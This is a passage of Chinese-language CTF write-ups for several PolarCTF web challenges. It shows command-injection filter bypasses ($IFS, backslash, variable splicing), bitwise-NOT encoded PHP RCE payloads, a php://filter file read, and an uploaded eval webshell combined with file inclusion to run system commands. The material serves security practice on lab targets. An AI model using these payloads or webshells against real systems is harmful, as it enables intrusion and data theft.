
再ping一波啊

首先ping一个127.0.0.1试一下

> PING 127.0.0.1 (127.0.0.1): 56 data bytes 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.028 ms 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.052 ms 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.045 ms 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.056 ms --- 127.0.0.1 ping statistics --- 4 packets transmitted, 4 packets received, 0% packet loss round-trip min/avg/max = 0.028/0.045/0.056 ms
>
> round-trip min/avg/max = 0.028/0.045/0.056 ms

构建`127.0.0.1|ls`试一下

发现ls被过滤，l\s试一下




说明\绕过存在

试一下l\s /

发现不行，推测是空格被过滤，尝试空格绕过,利用index进行测试

```
ca\t$IFSindex.php
```




发现识别了cat和空格指令，说明$IFS空格绕过存在

但是不让我们读取index.php

想办法绕过，这里我们使用拼接绕过

构建payload

```
127.0.0.1;a=in;b=dex.php;ca\t$IFS$a$b
```



得到index的源码，可以看到过滤了很多，f12看一下是否有线索

```
26      </form>
27
28      <?php
29      $flag = 'flag{ae5eb824ef87499f644c3f11a7176157}';
30      if(isset($_GET['ip'])){
31          $ip = $_GET['ip'];
```

发现flag

---

wu

打开实例

```
<?php
highlight_file(__FILE__);
$a  =  $_GET['a'];
if(preg_match("/[A-Za-z0-9]+/",$a)){
        die("no!");
}
@eval($a);
?>
```

典型的无数字字母rce


取反绕过

```
<?php
echo urlencode(~'system').'    ';                    # %8C%86%8C%8B%9A%92
echo urlencode(~'ls').'    ';
# %93%8C
```

对得到的结果再次取反构建payload：

```
?a=(~%8C%86%8C%8B%9A%92)((~%93%8C));
```

```
@eval($a);
?> index.php zheshiflag.php
```



得到目录

再次构建，


```
echo urlencode(~'cat zheshiflag.php');
# %9C%9E%8B%DF%85%97%9A%8C%97%96%99%93%9E%98%D1%8F%97%8F
```

再次构建，得到flag

```
?a=(~%8C%86%8C%8B%9A%92)
((~%9C%9E%8B%DF%85%97%9A%8C%97%96%99%93%9E%98%D1%8F%97%8F));
```

```
        die("no!");
}
@eval($a);
?> flag{2591c98b70119fe624898b1e424b5e91}
```

代码审计1



打开实例，代码审计，发现代码`echo new $sys($xsx);`

php中内置很多原生的类，在CTF中常以echo new $a($b);这种形式出现，当看到这种关键字眼时，就要考虑本题是不是需要原生类利用了。

这里考察的是文件读取，所以调用的原生类是SplFileObject

当用文件目录遍历到了敏感文件时，可以用SplFileObject类，同样

通过echo触发SplFileObject中的__toString()方法。(该类不支持通

配符，所以必须先获取到**完整文件名称**才行)

除此之外其实SplFileObject类，只能读取文件的第一行内容，如果

想要全部读取就需要用到foreach函数，但若题目中没有给出

foreach函数的话，就要用伪协议读取文件的内容。

构建payload


```
?sys=SplFileObject&xsx=php://filter/convert.base64-encode/resource=flag.php
```

```
}
PD9waHANCiRmbGFnPSdmbGFnezI4OWRmZjA3NjY5ZDdhMjNkZTBlZjg4ZDJmNzEyOWU3fSc7DQo
```

得到base64加密后的内容，解码得到flag

你的马呢?

先进行简单的上传，



发现会返回后缀，猜测是双重后缀绕过

改文件名为webshell.php.gif再次上传

请求(Request)

美化(Pretty) 原始(Raw) 16进制(Hex) \n


```
1  POST /upload.php HTTP/1.1
2  Host:
   a1135679-bebb-4efb-a8a1-13e662ca88e0.www.polarctf.com:8090
3  Content-Length: 319
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin:
   http://a1135679-bebb-4efb-a8a1-13e662ca88e0.www.polarctf.com:8090
7  Content-Type: multipart/form-data;
   boundary=----WebKitFormBoundaryAH35R7tPlrbPi79z
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
   x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/97.0.4692.71 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer:
   http://a1135679-bebb-4efb-a8a1-13e662ca88e0.www.polarctf.com:8090/upload.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 ------WebKitFormBoundaryAH35R7tPlrbPi79z
16 Content-Disposition: form-data; name="upfile";
   filename="webshell.php.gif"
17 Content-Type: image/gif
18
19
20 <?=@eval($_POST['shell']);?>
21 ------WebKitFormBoundaryAH35R7tPlrbPi79z
22 Content-Disposition: form-data; name="submit"
23
24 □□
25 ------WebKitFormBoundaryAH35R7tPlrbPi79z--
```

响应(Respons)


美化(Pr... 原始(Raw) 16进制(Hex) 响应内容(Rende

gif恭喜你，上传路径
路径为:uploads/webshell.php.gif
千万别上传php脚本！！！！
选择文件 未选择任何文件 提交

上传成功，访问webshell，剑蚁利用密码shell链接



在根目录发现flag，打开得到flag




ezphp

打开实例，提示已经暴露给爬虫，联想到robots.txt

```
User-agent: *
Disallow: /file
Disallow: /uploads
Disallow: /uploads/images
```

进去发现三个网站先进入file看一下




发现一个文件包含漏洞

upload应该就是文件上传

那么这题就是文件上传结合文件包含漏洞

将一句话木马插入到图片当中，利用上传功能将图片上传到服务器，再通过本地包含漏洞将文件解析执行

那么我们上传一句话木马



70c38986-a812-4ab9-8028-1bd02f2467aa.www.polarctf.com:8090/uploads/images/webshell.gif

找到文件地址，构造文件包含

```
http://70c38986-a812-4ab9-8028-1bd02f2467aa.www.polarctf.com:8090/file/file.php?filename=../uploads/images/webshell.gif
```


post传入命令进行查找flag，或者蚁剑链接进行查找

```
123=system('find / -name flag');
```

```
@include  $filename;
?> /home/webuser/flag
```

得到位置，读取得到flag

```
@include  $filename;
?> ################################################## # # # PolarCTF : ezphp # # # # # # # Congratulation!!! # # # # # # # # # flag{a6e667c3194c7a60f7491d4c7e5b1161} # # # ##################################################
```




*随机值

---

phpurl

打开附件，发现提示



发现加密编码aW5kZXgucGhwcw，疑似base


放入厨子中进行解码（补全==）

```
aW5kZXgucGhwcw==
```

输出（Output）

```
index.phps
```

同样御剑扫描也可以扫描出来




```php
<?php
if("xxs"===$_GET[sys])  {
    echo("<p>Not  a  good  idea!</p>");
    exit();
}

$_GET[sys]  =  urldecode($_GET[sys]);
if($_GET[sys]  ==  "xxs")
{
    echo  "<p>Welcome  to  polar  LABS!</p>";
    echo  "<p>Flag:  XXXXXXX  </p>";
}
?>

what  can  you  find?
```

发现备份文件，进行解读

首先get传入的sys不能等于xxs

然后传入的sys经过一次url解码，在判断是否解码后的sys等于xxs

由于参数传入的时候会进行url编码，所以我们要进行两次url编码才能绕过第一层

另外因为是备份文件，所以传参要在index.php中进行

欢迎来到 polar LABS!

标志： flag{5caecd63b7dca4bcee15d262eb3af4f4}

你能找到什么?

执行得到flag

困难部分